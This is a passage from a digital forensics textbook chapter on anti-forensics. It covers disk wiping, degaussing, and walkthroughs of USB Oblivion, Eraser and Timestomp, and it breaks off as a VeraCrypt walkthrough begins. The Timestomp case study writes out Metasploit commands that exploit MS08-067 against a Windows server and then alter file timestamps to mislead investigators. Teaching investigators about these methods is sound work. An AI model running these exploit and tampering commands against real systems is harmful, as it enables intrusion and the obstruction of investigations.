Wiping a hard drive clean erases all the data on the disk. Wiping is also referred to as digital shredding or erasing. Digital shredding is similar to wiping where you erase a portion of the hard disk drive and overwrite it with random data. Formatting the disk or deleting its content does not remove the data from the disk. In data wiping, the drive gets overwritten a number of times to make the data present on it unreadable. Data wiping ensures clearing of any artifacts left behind on the drive, and it makes sure that it can't be recovered. The Department of Defense (DoD) has laid out the protocol for disk wiping, which dictates that the disk should undergo a three or seven pass overwrite. In a three pass (DoD 5220.22-M is the code for three pass) overwrite, data is overwritten by '0's followed by '1's followed by any random character to make the data illegible. Finally, a verification pass confirms the successful overwriting. In a seven pass (DoD 5220.22-M **ECE** is the code for seven pass) overwrite, a sequence is followed. The first three steps are similar to a three pass overwrite; following it in the fourth step, a second random character is passed, then again data is overwritten by '0' and '1' and then a random character. Finally, a verification pass confirms the data has been overwritten.

Many open source and commercial tools are available for the purpose of data wiping. Wiping is an effective way to get rid of all the data. We will see a few tools such as Eraser and USB oblivion later in this chapter, along with demos. However, research suggests that some tools may leave a few fragments on the system.

Data Remanence

Sometimes even after attempts of data deletion, there is an amount of data left on the disk; such residual data is referred as data remanence. With the growing complexity of anti-forensic tools and techniques, hardly any fragment of data is left on a system. In some rare cases, some fragments are obtained; but without sufficient details, it is hard to piece together such fragments to form some evidence.

Degaussing

One approach to data wiping is a method known as data degaussing where strong electromagnets are employed to erase data from a disk. Degaussing, which is a form of demagnetizing, is a process wherein a magnetic object such as a hard drive is exposed to a strong magnetic field of great, fluctuating intensity, thereby resetting the device to a magnetically neutral state.

Upon experiencing a strong electromagnetic field, the device's entire magnetic structure gets restructured. The degausser randomizes the pattern of magnetization by using alternating fields of mighty magnetic amplitude.

There are many degaussers available on the market, and many crafty hackers even build their own degaussers. Degaussers usually include a coil, capacitive discharge, and permanent magnet. In a coil degausser, a strong alternating electromagnetic field is produced with the help of a steel core wrapped in copper wire. This setup generates high levels of heat, which permits short operational cycles in order to protect the coil from overheating.

Capacitive discharge degaussers employ the use of capacitors to store energy. Once fully charged, capacitors release energy to the coil, which creates a very intense electromagnetic impulse. This setup allows the degausser to have a continuous duty cycle.

Permanent magnet degaussers possess no electrical component; hence they can be run non-stop. Depending upon the size of magnets, the degaussers offer a greater intensity of the magnetic field.

It is next to impossible to recover any data from a hard drive after it has been degaussed.

SSDs are very immune to degaussing as they don't depend on similar magnetic structures such as hard disk drive or storage.

The tools we will use for data wiping are the following:

- **USB Oblivion** – This utility is designed to erase all traces of USB-connected drives and CD-ROMs from the Registry in Windows.
- **Eraser –** Eraser is an open source tool for Windows that allows you to completely remove sensitive data from your hard drive by overwriting it several times with carefully selected patterns.

Alternative tool:

- **Disk Wipe –** It is an open source portable Windows application for permanent volume data destruction. It can erase all disk data and also prevent recovery of those data.

Case Study: USB Oblivion

A Windows system keeps a record of all the USB devices that have been connected to the computer in the past in the Windows Registry. Sometimes during the investigation, the information about these USB devices are important in solving a case. To delete the traces of USB devices connected, the USB Oblivion tool can be used.

Operating System used: Windows 8.1 pro, 32 bit.

1. The Newly installed computers do not contain any USB store in the Registry. You can open Windows Registry by clicking Start ➤ run, then typing regedit.exe (Figure 5-2).




Figure 5-2. *Empty USB entry*

2. When you connect any USB-based devices, USBSTOR will be created in the Registry (Figure 5-3).




Figure 5-3. *USBSTOR in the registry*

3. Go to Windows ➤ Administrative tools ➤ Local Security Policy ➤ Audit Policy. Enable the audit log for process tracking using the group policy editor (Figure 5-4).




***Figure 5-4.** Enabling the audit log*

4. **Regshot** is an open source registry comparison tool. It takes two snapshots of your registry, before and after doing system changes or installing a new software product. Then it compares the screenshots. Run regshot.exe and take the first registry shot (Figure 5-5).




Figure 5-5. First registry shot

5. Run the USBOblivion32.exe and select 'Do real clean (simulation otherwise) and click on the Clean button. The tool will start executing (Figure 5-6).




Figure 5-6. *Selecting the options*

6. After successful cleaning of the registry, take a second shot of the registry using the Regshot tool and compare both of the registry shots (Figure 5-7).




Figure 5-7. *After the second shot, you can compare the two shots*

7. Figure 5-8 shows the comparision between the first and second shots taken by Regshot. These are from before and after cleaning the registory using USB Oblivion. Here we can see that a few Keys and Values are deleted, some values are modified, and the total number of changes.




Figure 5-8. *The results*

8. Also, In Registry Editor, USBSTOR – which stores a list of all the USB devices connected, is not present anymore. USB Oblivion has deleted traces of USB devices stored on the system (Figure 5-9).




Figure 5-9. *USBSTOR has gone*

Case Study: Eraser

An insider employee working in an organization has managed to copy some confidential files to a 1 GB USB pen drive (in this case, 1.001) from the corporate network and then copied it onto the desktop, viewed it, and then erased the file using the Eraser tool. Even after deleting a file, the operating system does not remove the file from the disk, it removes the reference of the file from the file system table. Before this file is overwritten, anyone can easily retrieve it with an undelete utility or a disk maintenance. The Eraser tool is used to completely remove data by overwriting it several times with carefully selected patterns.

1. Open Eraser and select new task under Erase Schedule (Figure 5-10).




Figure 5-10. *Starting a new task*

2. Click on Add Data (Figure 5-11).




Figure 5-11. *Adding data*

3. Select the file you want to delete. And choose from a variety of erasure methods. Here we choose Gutmann (35 passes). Click on ok (Figure 5-12).




Figure 5-12. *Choosing the erasure method*

4. Click on any of the Task Type options of your choice. We selected the Run immediately option (Figure 5-13).




Figure 5-13. *Choosing the task type*

5. Data will be completely erased.

Trail Obfuscation

Trail Obfuscation involves the use of tools and techniques in an attempt to mislead the investigation by manipulation of evidence. Cybercriminals/Hackers know the importance of clearing and cleaning up their trail. Manipulation of the evidence is done to misdirect and confuse the forensics investigators. Usage of any Virtual Private Network (VPN) software like TunnelBlick, etc., is an example.

Spoofing

This is a very common trick employed by hackers where they pretend to be someone else by changing their IP and MAC address. They might hide their credentials by spoofing some random values or with specified values.

IP spoofing is common as it is very easy to employ. It can be done with the help of tools or even manually.

Mac spoofing is also not very difficult to employ, but it is less common. It takes spoofing a step further by hiding the identity of the device to a more optimum level.

Data Modification

This technique involves manipulating the metadata and timestamp of the data. This simple manipulation can create many obstructions in an investigation. A simple timestamp modification can affect the timeline analysis of a case.

Manipulating the metadata is also equally disruptive, as it might completely remove the forensically significant data. We'll use Timestomp again (we saw this briefly in Chapter 2 when it was used to demonstrate a forensic technique). It is a part of the Metasploit project, which focuses on developing tools for the evidence removal process. Timestomp is crucial and important in many forensic investigations. It is the metadata that logs the file information that includes the time and date of a file's creation, modification, and access.

Case Study: Timestomp

An attacker has successfully compromised a Windows Server 2003 due to a netapi vulnerability present on it and got a meterpreter shell using the Metasploit Framework, which is an open source pen-testing framework to exploit systems on various platforms. He then alters timestamps of files to confuse the user and investigator.

Timestomp changes the MAC attributes of a file. Here MAC stands for modified access and creation date of a file. This tool actually changes those attributes of a file to create confusion in the investigation process.

Here, we exploit a Windows server 2003 machine using the Metasploit Framework in Kali Linux. Metasploit Framework is a platform for executing exploits. Then we escalate the privilege and start working on the timestomp (see Figure 5-14).

1. On Kali Linux, open terminal and type:

   ```
   msfconsole
   ```

2. `ms08_067_netapi` is a remote exploit against Microsoft Windows Server 2003 that allows an attacker to gain unauthorized access to the victim's system. Command in Kali for this exploit:

   ```
   use exploit/windows/smb/ms08_067_netapi
   ```

3. Then set Remote Host (RHOST) ip address (in this case Windows server's ip address). Here it uses the default 445 as RPORT.

   ```
   set RHOST 192.168.1.20
   ```

4. Now we will start exploiting the Windows server machine.

   ```
   exploit
   ```

5. The following command in Kali will display the available options and how to use timestomp properly.

   ```
   timestomp --help
   ```

```
meterpreter > timestomp --help

Usage: timestomp file_path OPTIONS

OPTIONS:

    -a <opt>  Set the "last accessed" time of the file
    -b        Set the MACE timestamps so that EnCase shows blanks
    -c <opt>  Set the "creation" time of the file
    -e <opt>  Set the "mft entry modified" time of the file
    -f <opt>  Set the MACE of attributes equal to the supplied file
    -h        Help banner
    -m <opt>  Set the "last written" time of the file
    -r        Set the MACE timestamps recursively on a directory
    -v        Display the UTC MACE values of the file
    -z <opt>  Set all four attributes (MACE) of the file
```

Figure 5-14. *timestomp's options*

6. Here we are changing the timestamps of a file named `project.txt` present on the victim's system. Figure 5-15 shows the actual MAC of the file on the Windows server machine.

   ```
   timestomp project.txt -v
   ```

```
meterpreter > timestomp project.txt -v
Modified       : 2018-12-28 07:36:53 +0000
Accessed       : 2018-12-28 07:36:34 +0000
Created        : 2018-12-28 07:36:34 +0000
Entry Modified: 2018-12-28 08:02:15 +0000
```

Figure 5-15. *The current values*

7. Now we will change the MAC time of the file using the various options `-c`, `-a`, `-m`, `-e`, which would change the timestamp of the file. Figure 5-16 shows the commands to change the timestamp of the file.

   - To change Created field:

     ```
     timestomp project.txt -c "2/12/2006 13:12:57"
     ```

   - To change Accessed field:

     ```
     timestomp project.txt -a "2/12/2006 13:12:57"
     ```

   - To change Modified field:

     ```
     timestomp project.txt -m "2/12/2006 13:12:57"
     ```

   - To change Entry Modified field:

     ```
     timestomp project.txt -e "2/12/2006 13:12:57"
     ```




Figure 5-16. *The changed values*

Here we can see the timestamps are successfully changed by the attacker to trick the investigator.

Encryption

The process of converting legible data into illegible data is the process of cryptography. This is the first and original method of anti-forensics. Cryptography brought the concept of encryption to computer users. With growing concern on privacy, encryption has become popular these days. Even device manufacturers roll out encryption features with their devices for the users to protect their privacy. Advanced encryption protocols and standards are being developed to improve privacy protection.

To demonstrate, we'll use VeraCrypt, an open source disk encryption software supporting all platforms like Windows, Linux. and macOS. It is used to create a virtual encrypted disk within a file or encrypt a partition or (in Windows) the entire storage device with pre-boot authentication.

Case Study: VeraCrypt

As a corporate user using a Windows-based laptop where the computer is being shared by two people at times, some confidential documents needed to be kept hidden from the other user. Here we will create a secure folder that will only appear when the drive is mounted. Hence, it is visible only to the user who created it.

1. Click on any Drive letter and then click on "Create Volume" to get started. Here we have selected E: drive, you can use any drive of your choice (Figure 5-17).

